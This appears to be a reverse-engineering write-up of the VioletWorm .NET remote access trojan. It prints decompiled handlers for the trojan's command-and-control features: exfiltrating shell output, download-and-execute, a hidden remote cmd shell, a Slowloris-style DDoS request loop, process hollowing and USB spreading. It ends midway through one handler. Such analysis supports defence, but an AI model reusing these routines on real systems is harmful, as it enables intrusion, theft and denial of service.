Remote Access Trojan · Worm · Dropper
VioletWorm - game.exe
- Author
- Moise Medici
- Updated
- 07 Sept 2026 · Completed
- Difficulty
- Easy
- Platform
- Languages
- MITRE
Class OXGGVv
This is a long and heavily obfuscated class. It starts with setter and getter methods for the MqXLUtRKEymUNhZYVPmZGoogle variable, which is defined at the bottom of the class as a Process variable that I renamed MyProcess.
public class OXGGVv{ // Token: 0x17000006 RID: 6 // (get) Token: 0x06000042 RID: 66 RVA: 0x000043BC File Offset: 0x000025BC // (set) Token: 0x06000043 RID: 67 RVA: 0x000043D8 File Offset: 0x000025D8 private static Process MqXLUtRKEymUNhZYVPmZGoogle { get { return OXGGVv.MyProcess; } [MethodImpl(MethodImplOptions.Synchronized)] set { DataReceivedEventHandler dataReceivedEventHandler = new DataReceivedEventHandler(OXGGVv.0ealR7lxHQIHRy557bhk); DataReceivedEventHandler dataReceivedEventHandler2 = new DataReceivedEventHandler(OXGGVv.HqvWU1blyWnK4T83zY6x); if (OXGGVv.MyProcess != null) { OXGGVv.MyProcess.OutputDataReceived -= dataReceivedEventHandler; OXGGVv.MyProcess.ErrorDataReceived -= dataReceivedEventHandler2; } OXGGVv.MyProcess = value; if (OXGGVv.MyProcess != null) { OXGGVv.MyProcess.OutputDataReceived += dataReceivedEventHandler; OXGGVv.MyProcess.ErrorDataReceived += dataReceivedEventHandler2; } } }The set method is used to configure the process in terms of what to do with the output and error streams received (stdout and stderr). These are defined via the OutputDataReceived and ErrorDataReceived events. The way they are configured is via the OXGGVv.0ealR7lxHQIHRy557bhk and the OXGGVv.HqvWU1blyWnK4T83zY6x functions. The functions are renamed stdoutHandler and stderrHandler respectively, and they are as follows:
private static void stderrHandler(object sender, DataReceivedEventArgs e){ OXGGVv.W3yBLKLm0O8tOmH9BrCD(Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("RFFwRmNuSnZjam9n")))) + e.Data + Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("RFFvPQ==")))));}
// Token: 0x06000046 RID: 70private static void stdoutHandler(object sender, DataReceivedEventArgs e){ OXGGVv.W3yBLKLm0O8tOmH9BrCD(Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("RFFvPQ==")))) + e.Data);}Notice how both of them are calling the function W3yBLKLm0O8tOmH9BrCD with two different arguments: stdoutHandler is calling it with \r\n <something>, while stderrHandler is calling it with Error: <something>\r\n, where in both cases <something> means a string that has been received during execution. This will be clearer once the function W3yBLKLm0O8tOmH9BrCD is analyzed.
The W3yBLKLm0O8tOmH9BrCD function is:
public static void W3yBLKLm0O8tOmH9BrCD(string text){ try { OXGGVv.AppendOutputTextDelegate appendOutputTextDelegate = new OXGGVv.AppendOutputTextDelegate(OXGGVv.W3yBLKLm0O8tOmH9BrCD); SocketManager.SendEncryptedMessage(Conversions.ToString(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("VWk4PQ==")))), OXGGVv.pDZMee5f7lszCtKS9tr8Google), text), OXGGVv.pDZMee5f7lszCtKS9tr8Google), Helpers.MakeIdFromOSInfo()))); } catch (Exception ex) { }}As expected, it takes a string as an argument and uses SocketManager.SendEncryptedMessage to send a string formatted as follows:
R/Violet<data>Violet<id>Here, <data> is the output or error from the executed process, and <id> is the return value of Helpers.MakeIdFromOSInfo, which was analyzed previously.
If this process executes a DOS command such as cmd.exe /c whoami, the output or error from whoami is sent to the server instead of being redirected to the terminal session. This is a way to exfiltrate command output to an external server. The function is renamed ExfiltrateCommandData.
Now, let’s look at the gigantic function Iqk3f5mMWDPX6uFunFpk. This function is renamed GiganticFlowControl to reflect the fact that it controls the whole sample based on the command received. I will not report the whole code here, since it is about 1600 lines long. However, look at the structure of the function: it starts with a try statement that continues till the end of the function, there are a couple of assignments, then an if statement followed by an endless list of else if.
public static void Iqk3f5mMWDPX6uFunFpk(byte[] b){ try { string[] A = Strings.Split(Helpers.GetStringFromBytes(Helpers.AESDecrypt(b)), Conversions.ToString(OXGGVv.Violet), -1, CompareMethod.Binary); string text = OXGGVv.80nE0XZuNdacUEc2PJFm(A[0]); string text2 = text; if (Operators.CompareString(text2, Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("VG5wVmJRPT0=")))), false) == 0) ... else if (Operators.CompareString(text2, Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("UW1oM1MwRlJTVDA9")))), false) == 0) ... else if (Operators.CompareString(text2, Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("VFVRMGMxQkVVWFJFZVdzNA==")))), false) == 0) ...This is what is usually called a match/case or a switch statement pattern, which would look like the pseudocode below: the variable x is checked, and if it is 1 something is executed, if it is 2 something else is executed.
match x case x == 1: do something case x == 2: do something elseIn the case of this sample, the code executed is likely related to the command received.
Before looking at all the possible execution paths, let’s focus on the first three lines:
string[] A = Strings.Split(Helpers.GetStringFromBytes(Helpers.AESDecrypt(b)), Conversions.ToString(OXGGVv.Violet), -1, CompareMethod.Binary);string text = OXGGVv.80nE0XZuNdacUEc2PJFm(A[0]);string text2 = text;The first line splits the input b (which is decrypted first with the AESDecrypt method previously analyzed), using Violet as the delimiter of the split. The -1 means split an unlimited number of times. So if the value of b after decryption were something like:
aVioletbVioletcthe content of A would be:
[ "a", "b", "c"]Next, the first element of A is given as input to 80nE0XZuNdacUEc2PJFm and the output is saved to text and to text2. I am not entirely sure about the usage of text, since it doesn’t seem to be used anywhere else in the same function; A, however, will be used again later on, so it is worth keeping in mind. Usually I would analyze 80nE0XZuNdacUEc2PJFm, however it is used only once and the expected output is literally told to us in the if statements. For example:
if (Operators.CompareString(text2, Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("VG5wVmJRPT0=")))), false) == 0)This is saying: compare text2 with NzUm (case sensitive, due to the false argument) and, if they are equal, then execute something. In any case, we can safely say that 80nE0XZuNdacUEc2PJFm can be renamed DecodeInstructions, and a brief look at the code shows that it performs actions very similar to fZ8aUVb31M2Cahmhu5ZI, which we analyzed a while ago, performing XOR operations on a string.
Before going through the branches one by one, it is worth spending two minutes on 80nE0XZuNdacUEc2PJFm, because inverting it turns this whole switch from an unreadable list of base64 blobs into a readable command set. The function is short:
public static string DecodeInstructions(string plainText){ string key = "EPERGYn"; // decoded from "UlZCRlVrZFpiZz09" List<byte> list = new List<byte>(); int k = 0;
for (int i = 0; i < plainText.Length; i++) { list.Add((byte)(Strings.Asc(plainText[i]) ^ Strings.Asc(key[k]))); k = (k + 1) % key.Length; }
return Convert.ToBase64String(list.ToArray());}So it XORs the input with the repeating key EPERGYn and base64-encodes the result. That is the very same routine as EncodedConstants.stringDecryptor and Helpers.DecryptXOR, which are used to decrypt the C2 address and the user agents, only with the base64 on the other side. And the key is the same one, EPERGYn.
XOR is its own inverse, so the plaintext of every comparison can be recovered with three steps: decode the literal twice from base64 to get the value the code actually compares against, decode that from base64 to get the XOR output, and XOR it back with EPERGYn. For the first branch:
"VG5wVmJRPT0=" --base64--> "TnpVbQ==" --base64--> "NzUm""NzUm" --base64--> 37 35 2637 35 26 XOR 45 50 45 ("EPE") -> 72 65 63 -> "rec"In CyberChef it can be reproduced as follows:

The command is rec, as in reconnect, and indeed that first branch closes the mutex and restarts the process. Doing this for all 121 branches gives back the complete, human readable command set of the RAT: uninstall, update, DDosS, Cilpper, BSOD, ENC, hrdp+, SnifStrt and so on. That list alone is a very good summary of what this malware can do, and it is also what makes the family recognisable: these are the command names of a Venom/AsyncRAT lineage panel.
The analysis of each instruction is below. For easier reading I will only report the content of the if (or else if) block for the condition analyzed. The title contains the value of the CompareString comparison for easier reference; in parentheses I have added the decoded value of the string, followed by the plaintext command recovered as explained above.
Instruction VG5wVmJRPT0= (NzUm → rec)
Helpers.CloseMutex();Application.Restart();Environment.Exit(0);This is very simply closing the mutex that was created and restarting the current application in a new process, while Environment.Exit forcefully kills the current process running the sample.
Instruction UW1oM1MwRlJTVDA9 (BhwKAQI= → CLOSE)
SocketManager.socketVariable.Shutdown(SocketShutdown.Both);SocketManager.socketVariable.Close();Environment.Exit(0);It closes all the sockets opened and kills the sample execution.
Instruction VFVRMGMxQkVVWFJFZVdzNA== (MD4sPDQtDyk8 → uninstall)
object obj = Helpers.CallerToReflectiveCodeLoading(A[1]);Type type = null;string @string = Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("ZFc0PQ=="))));object[] array = new object[] { EncodedConstants.USBexe };object[] array2 = array;string[] array3 = null;Type[] array4 = null;bool[] array5 = new bool[] { true };NewLateBinding.LateCall(obj, type, @string, array2, array3, array4, array5, true);if (array5[0]){ EncodedConstants.USBexe = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(string));}This can be rewritten as:
object obj = Helpers.CallerToReflectiveCodeLoading(A[1]);object[] args = { "USB.exe" }; // EncodedConstants.USBexe, passed by referencebool[] copyBack = { true };
NewLateBinding.LateCall(obj, null, "un", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) EncodedConstants.USBexe = (string)args[0]; // <-- value AFTER un() possibly changed itWhat it does is call the reflective code loading functionality seen previously, passing the second element of the A array as argument, which presumably contains base64 encoded code. How do I know? Because the CallerReflectiveCodeLoading function calls Helpers.Base64StrToObj(byt) on its argument. It loads the Class1 object, which is initialized by the ReflectiveCodeLoading method and returned. So now obj holds an instantiated class of code that has been received. This class is executed by LateCall 32 which, looking at the documentation, we can see is going to execute VBScript code with the following parameters:
public static object? LateCall( object? Instance, Type? Type, string MemberName, object?[]? Arguments, string?[]? ArgumentNames, Type?[]? TypeArguments, bool[]? CopyBack, bool IgnoreReturn);The interesting ones are MemberName and Arguments, which in our case are un and USB.exe. So the code executed can be thought of as:
obj.un("USB.exe")CopyBack is a variable passed by reference to collect any values sent from the called function back to the caller. If the value has been set, it is assigned to EncodedConstants.USBexe.
Instruction VFVOQmFFMTZUVGc9 (MCAhMzM8 → update)
object obj2 = Helpers.CallerToReflectiveCodeLoading(A[1]);Type type2 = null;string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("ZFhCa1lYUmw="))));object[] array = new object[3];array[0] = EncodedConstants.USBexe;object[] array6 = array;int num = 1;string[] array7 = A;string[] array8 = array7;int num2 = 2;array6[num] = array8[num2];object[] array9 = array;int num3 = 2;string[] array10 = A;string[] array11 = array10;int num4 = 3;array9[num3] = array11[num4];object[] array12 = array;object[] array13 = array12;string[] array14 = null;Type[] array15 = null;bool[] array5 = new bool[] { true, true, true };NewLateBinding.LateCall(obj2, type2, string2, array13, array14, array15, array5, true);if (array5[0]){ EncodedConstants.USBexe = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array12[0]), typeof(string));}if (array5[1]){ array7[num2] = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array12[1]), typeof(string));}if (array5[2]){ array10[num4] = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array12[2]), typeof(string));}Very similar to the previous branch, this can be rewritten as shown below. The code performs the same actions as the previous branch, but calls update rather than un. The expected number of entries in A is four, and they are used as arguments of the update function.
object obj = Helpers.CallerToReflectiveCodeLoading(A[1]);object[] args = { EncodedConstants.USBexe, A[2], A[3] }; // { "USB.exe", A[2], A[3] }bool[] copyBack = { true, true, true }; // all three passed by reference
// late-bound reflection call: obj.update(ref args[0], ref args[1], ref args[2])NewLateBinding.LateCall(obj, null, "update", args, null, null, copyBack, ignoreReturn: true);
// write the (possibly modified) values backif (copyBack[0]) EncodedConstants.USBexe = (string)args[0]; // "USB.exe"if (copyBack[1]) A[2] = (string)args[1];if (copyBack[2]) A[3] = (string)args[2];Instruction UVZGalBRPT0= (AQc= → DW)
OXGGVv.d4xOvvM1U7utJs7lmwPf(A[1], A[2]);The function called is the following:
private static void d4xOvvM1U7utJs7lmwPf(string Name, string Data){ try { object obj = Path.GetTempFileName() + Name; File.WriteAllBytes(Conversions.ToString(obj), (byte[])Helpers.Base64StrToObj(Data)); Thread.Sleep(500); object obj2 = null; Type typeFromHandle = typeof(Process); string @string = "Start"; object[] array = new object[] { RuntimeHelpers.GetObjectValue(obj) }; object[] array2 = array; string[] array3 = null; Type[] array4 = null; bool[] array5 = new bool[] { true }; NewLateBinding.LateCall(obj2, typeFromHandle, @string, array2, array3, array4, array5, true); if (array5[0]) { obj = RuntimeHelpers.GetObjectValue(array[0]); } } catch (Exception ex) { }}And can be simplified as:
private static void DropFileAndRun(string Name, string Data){ string path = Path.GetTempFileName() + Name; File.WriteAllBytes(path, (byte[])Helpers.Base64StrToObj(Data)); Thread.Sleep(500);
// late-bound static call: Process.Start(path) NewLateBinding.LateCall(null, typeof(Process), "Start", new object[] { path }, null, null, new bool[] { true }, true);}It takes two arguments: a Name, which is used to create a file path in the first line of the function after the try, and a Data argument that is written to the file. Once the file is written, LateCall will execute it via Process.Start, where Process comes from typeof(Process) and Start is a decoded string hardcoded in the function. This can be renamed DropFileAndRun.
Instruction Um5oU2J3PT0= (FxRo → RD-)
object desktopBounds = DesktopsOperations.GetDesktopBounds("#");SocketManager.SendEncryptedMessage(Operators.ConcatenateObject("RD-Violet", desktopBounds, "Violet", Helpers.MakeIdFromOSInfo());The above code is already a simplified version of the original, where the GetDesktopBounds function is executed and the return value is sent via SendEncryptedMessage using the usual Violet separator and the MakeIdFromOSInfo identifier.
Instruction Um5oU2RRPT0= (FxRu → RD+)
Size size = new Size(Conversions.ToInteger(A[1]), Conversions.ToInteger(A[2]));ExfilDesktopData.CallerExfilDesktopData(size, Conversions.ToInteger(A[3]), Conversions.ToInteger(A[4]));This calls the CallerExfilDesktopData function previously analyzed.
Instruction V201T2JRPT0= (ZnNm → ###)
Point point = new Point(Conversions.ToInteger(A[1]), Conversions.ToInteger(A[2]));Cursor.Position = point;OXGGVv.4tGKiNv8fcajoLeptJCj(Conversions.ToInteger(A[3]), 0, 0, 0, 1);Where 4tGKiNv8fcajoLeptJCj is:
[DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "mouse_event", ExactSpelling = true, SetLastError = true)]public static extern void 4tGKiNv8fcajoLeptJCj(int dwFlags, int dx, int dy, int cButtons, int dwExtraInfo);This branch changes the position of the mouse to the coordinates given in A[1] and A[2], using the mouse_event functionality from user32.dll. A[3] contains the action the mouse should trigger, a double click for example.
Instruction V1ZoU2FBPT0= (YXRh → $$$)
Point point = new Point(Conversions.ToInteger(A[1]), Conversions.ToInteger(A[2]));Cursor.Position = point;Same as above, but without any mouse action: simply a repositioning of the cursor.
Instruction UjNjMFltUkJQVDA9 (Gw4bdA== → ^^^&)
bool flag = Convert.ToBoolean(A[2]);byte b2 = Convert.ToByte(A[1]);OXGGVv.tfKkn8qnh5NmhaZPjal2(b2, 0, flag ? 0U : 2U, UIntPtr.Zero);Where tfKkn8qnh5NmhaZPjal2 has been renamed to keybd_event and holds the import from user32.dll:
[DllImport("user32.dll")]internal static extern bool keybd_event(byte bVk, byte bScan, uint dwFlags, UIntPtr dwExtraInfo);The function is used to inject a specific key, stored in A[1], in two phases: first the key press (A[2] equals true and dwFlags is set to none, meaning the key is pressed), followed by the key release (A[2] equals false and dwFlags is set to 2U, which is KEYEVENTF_KEYUP, meaning the key is released).
Instruction UVhnd1BRPT0= (Ax0= → FM)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, Encoding.UTF8.GetString(Convert.FromBase64String(Encoding.UTF8.GetString(Convert.FromBase64String("VFdWdGIzSjU=")))), new object[] { RuntimeHelpers.GetObjectValue(Helpers.Base64StrToObj(A[2])) }, null, null, null, true);Which, cleaned up, is:
object obj = Helpers.CallerToReflectiveCodeLoading(A[1]);object[] args = { A[2] };
NewLateBinding.LateCall(obj, null, "Memory", args, null, null, null, ignoreReturn: true);This calls the reflective code loading again with argument A[1], then invokes the Memory function on the returned object, with the value of A[2] as argument.
Instruction UTFJMFBRPT0= (CR4= → LN)
string text3 = Path.GetTempFileName() + "-" + A[1];WebClient webClient = new WebClient();webClient.DownloadFile(A[2], text3);Process.Start(text3);This downloads a file from the address in A[2], saves it to the path in text3 and runs it.
Instruction U1dwVmVFOTVheTlCVVQwOQ== (IjUxOyk/AQ== → getinfo)
SocketManager.SendEncryptedMessage(Operators.ConcatenateObject("getinfoViolet", Helpers.MakeIdFromOSInfo()));It sends the string getinfo and the machine ID, separated by the Violet delimiter.
Instruction U0ZScmNrNURaejA9 (HTkrNCg= → Xinfo)
object obj = NewLateBinding.LateGet(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "gett", new object[0], null, null, null)SocketManager.SendEncryptedMessage(Operators.AddObject( "XinfoViolet" , obj , "Violet"), Helpers.MakeIdFromOSInfo())));In this part of the function, slightly simplified above, SendEncryptedMessage is combined with CallerToReflectiveCodeLoading to call a gett function from the A[1] code via LateGet, which returns an object that is then sent.
Instruction VFVOSmNBPT0= (MCIp → url)
Process.Start(A[1]);Executes the process in A[1], which contains the name of the process to run.
Instruction UzJsQloxQkRPSGREYVVFOQ== (KiAgPC8wCiA= → openhide)
object ie = Interaction.CreateObject("internetexplorer.application", "");object[] args = { A[1] };bool[] copyBack = { true };
NewLateBinding.LateCall(ie, null, "navigate", args, null, null, copyBack, ignoreReturn: true);if (copyBack[0]) A[1] = (string)args[0];
// late-bound property set: ie.visible = 0, keep the window hiddenNewLateBinding.LateSet(ie, null, "visible", new object[] { 0 }, null, null);This opens an instance of Internet Explorer and navigates to the URL held in A[1], passed as argument to the navigate function. Note that the variable visible is set to False to hide the execution.
Instruction VG1wbloxQnBjeTlIZVZrOQ== (NjggPis/GyY= → shellfuc)
Interaction.Shell(A[1], AppWinStyle.Hide, false, -1);Runs an executable program and returns an integer containing the program’s process ID if it is still running. 33 A[1] represents the path to execute, and the window visibility is set to hidden.
Instruction VG5wVmFVNUVTVFk9 (NzUiNDI6 → regfuc)
object shell = Interaction.CreateObject("WScript.Shell", "");
// late-bound call: shell.RegWrite(A[1], (int)A[2], "REG_DWORD")object[] args = { A[1], Convert.ToInt32(A[2]), "REG_DWORD" };bool[] copyBack = { true, false, false };
NewLateBinding.LateCall(shell, null, "RegWrite", args, null, null, copyBack, ignoreReturn: true);if (copyBack[0]) A[1] = (string)args[0];It starts a Wscript.Shell instance and calls the RegWrite function to write a DWORD value coming from A[2], under the name given in A[1].
Instruction U25vNGVBPT0= (Jz8x → bot)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "RunBotKiller", new object[0], null, null, null, true);Executes the RunBotKiller function from A[1].
Instruction U2tSUmIwOTVhejA9 (JDQoOyk= → admin)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "uac", new object[0], null, null, null, true);Executes the uac function from A[1].
Instruction VG1wTk0wOTZZM1E9 (NjM3Ozct → script)
object obj = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3] };bool[] copyBack = { true, true };
// late-bound reflection call: obj.exc(ref A[2], ref A[3])NewLateBinding.LateCall(plugin, null, "exc", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];if (copyBack[1]) A[3] = (string)args[1];Executes obj.exc from A[1] with arguments A[2] and A[3].
Instruction UVZKUmNVbFNVVDA9 (ARQqIRQ= → DDosS)
try { Helpers.DDosThread.Abort(); } catch { }
Helpers.DDosThread = new Thread(() => Helpers.LoopEmptyPost());Helpers.Server = Helpers.GetHostname(A[1]); // "http://target/x" -> "target"Helpers.Port = A[2];Helpers.DDosThread.Start();This is the start of a denial of service. Any flooding thread already running is aborted first, then a new one is created around Helpers.LoopEmptyPost, the target is taken from A[1] (passed through GetHostname, which builds a Uri and keeps only the DnsSafeHost, so the operator can send a full URL) and the port from A[2].
LoopEmptyPost is an endless loop that on every iteration spawns a thread which opens a raw TCP socket to Server:Port and writes this:
POST / HTTP/1.1Host: <Server>Connection: keep-aliveContent-Type: application/x-www-form-urlencodedUser-Agent: <one of the 6 hard-coded UAs, picked at random>Content-length: 5235and then disposes the socket. Note that the request announces a body of 5235 bytes and never sends it: this is a Slowloris-style half-open request flood, meant to keep the target waiting for a body that never arrives. The user agent is picked randomly out of the six XOR encrypted strings at the top of Helpers, a cheap way to make the flood look like it comes from different browsers.
Instruction UVZKUmNVbFNUVDA9 (ARQqIRM= → DDosT)
try { Helpers.DDosThread.Abort(); } catch { }The counterpart of the previous instruction: it stops the flood by aborting the thread. If no flood is running, the NullReferenceException is swallowed by the try/catch.
Instruction UW1wcmNFbHFZemhJUVQwOQ== (BjkpIjc8HA== → Cilpper)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3] };bool[] copyBack = { true, true };
NewLateBinding.LateCall(plugin, null, "Clipper", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];if (copyBack[1]) A[3] = (string)args[1];Note: the name of the function looks like a plain typo for Clipper.
From here on this pattern repeats over and over, so it is worth stating it once: A[1] always carries a base64 encoded .NET assembly, CallerToReflectiveCodeLoading loads it in memory and instantiates its Class1, and LateCall/LateGet invoke a method on that instance by name. The plugin never touches the disk. The name of the method is the only real hint of what the plugin does, and the remaining A[n] elements are its arguments.
Instruction UmxKVlBRPT0= (FRU= → PE)
if (File.Exists(A[2])){ object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], Helpers.Base64StrToObj(A[3]) }; bool[] copyBack = { true, false };
NewLateBinding.LateCall(plugin, null, "injRun", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];}PE stands for Portable Executable and injRun for “inject and run”. A[2] is the path of a legitimate executable that must exist on disk (hence the File.Exists check), A[3] is a base64 blob that Base64StrToObj turns back into a byte[]. The operator would ask the sample to start a legitimate binary and inject the raw PE bytes into it, in other words process hollowing. This is how a second stage gets executed under the identity of a trusted process such as RegAsm.exe or MSBuild.exe.
Instruction VG1sUmEwbEVUWE5JVTJNOQ== (NiQkIDMsHSc= → startusb)
if (!EncodedConstants.boolVar){ object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { EncodedConstants.USBexe }; // "USB.exe" bool[] copyBack = { true };
NewLateBinding.LateCall(plugin, null, "startsp", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) EncodedConstants.USBexe = (string)args[0]; EncodedConstants.boolVar = true;}startsp is probably short for “start spreading”. The plugin is handed the name the copy should take on the removable drive (USB.exe) and starts watching for USB devices to copy the sample onto. The boolVar flag makes this a one-shot: once the spreader has been started, sending the command again does nothing. This is the same USBexe field that the uninstall and update instructions analysed above can overwrite by reference.
Instruction VFhwSmJnPT0= (MzIn → vbb)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2], A[3] };bool[] copyBack = { true, true };
NewLateBinding.LateCall(plugin, null, "CallV", args, null, null, copyBack, ignoreReturn: true);
if (copyBack[0]) A[2] = (string)args[0];if (copyBack[1]) A[3] = (string)args[1];CallV, as in “call VBScript”. The plugin receives two strings, presumably the script body and a parameter, and executes them. Together with the script instruction analysed earlier, this gives the operator a scripting engine on top of the fixed set of binary commands.
Instruction UmxGTmNFNTVTWEE9 (FQMpNyIp → PSleep)
NewLateBinding.LateCall(Helpers.CallerToReflectiveCodeLoading(A[1]), null, "PreventSleep", new object[0], null, null, null, true);Loads a plugin and calls PreventSleep. The point is probably to keep the machine awake so the RAT stays reachable and long running tasks (mining, exfiltration, DDoS) are not interrupted by the power settings.
Instruction VUZObk9RPT0= (PSg9 → xxx)
SocketManager.SendEncryptedMessage("xxx" + Violet + Helpers.MakeIdFromOSInfo());A bare acknowledgement: the tag xxx, the delimiter, the victim ID. Note the asymmetry that shows up in nearly every remaining instruction: what the client receives is XOR encrypted and base64 encoded twice, what it sends back is the tag in clear text (the whole message is still AES encrypted by SendEncryptedMessage). The server uses that tag to route the answer to the right panel window.
Instruction UmpNNFBRPT0= (F38= → R/)
try{ try { using Process p = new Process(); p.StartInfo.FileName = "taskkill.exe"; p.StartInfo.Arguments = " /pid " + shellPid + " /f"; p.StartInfo.UseShellExecute = false; p.StartInfo.CreateNoWindow = true; p.Start(); p.WaitForExit(); } catch { }
MyProcess = new Process(); MyProcess.StartInfo.FileName = "CMD.EXE"; MyProcess.StartInfo.UseShellExecute = false; MyProcess.StartInfo.CreateNoWindow = true; MyProcess.StartInfo.RedirectStandardInput = true; MyProcess.StartInfo.RedirectStandardOutput = true; MyProcess.StartInfo.RedirectStandardError = true; MyProcess.Start();
shellPid = MyProcess.Id; MyProcess.BeginErrorReadLine(); MyProcess.BeginOutputReadLine();
W3yBLKLm0O8tOmH9BrCD("Process Started at: " + MyProcess.StartTime);}catch { }This is the remote shell. Any cmd.exe spawned by a previous invocation is killed with taskkill /pid <pid> /f, then a new hidden CMD.EXE is started with stdin, stdout and stderr redirected. MyProcess is that property at the top of the class with the OutputDataReceived and ErrorDataReceived handlers, so every line the shell prints is immediately shipped to the C2 by W3yBLKLm0O8tOmH9BrCD under the tag Ui8= (which is R/ base64 encoded), with \r\n prepended for stdout and \r\nError: for stderr.
Instruction VG5sVmNsQkRhek5CUTNNOQ== (NyUrPCk3ACs= → runnnnnn)
MyProcess.StandardInput.WriteLine(A[1]);MyProcess.StandardInput.Flush();Writes A[1] into the standard input of the shell opened by R/. This is the “type a command in the remote console” instruction; the answer comes back asynchronously through the output handlers described above.
Instruction U21wM2NVbFRTWEZDYVVFNFMxRTlQUT09 (JjwqISIqBiA8KQ== → closeshell)
MyProcess.StandardInput.WriteLine("EXIT");MyProcess.StandardInput.Flush();MyProcess.Close();Closes the remote shell politely, by sending EXIT to cmd.exe and then releasing the Process object.
Instruction VGxOQk1RPT0= (NSA1 → ppp)
SendEncryptedMessage("ppp" + Violet + Helpers.MakeIdFromOSInfo());Another bare acknowledgement, same shape as xxx.
Instruction UmpOTlBRPT0= (F3M= → R#)
string list = null;foreach (Process p in Process.GetProcesses()){ try { list += Path.GetFileNameWithoutExtension(p.ProcessName) + Path.GetExtension(p.MainModule.FileName) + "|+++|" + p.Id + "|+++|" + p.MainModule.FileName + "*+*"; } catch { }}
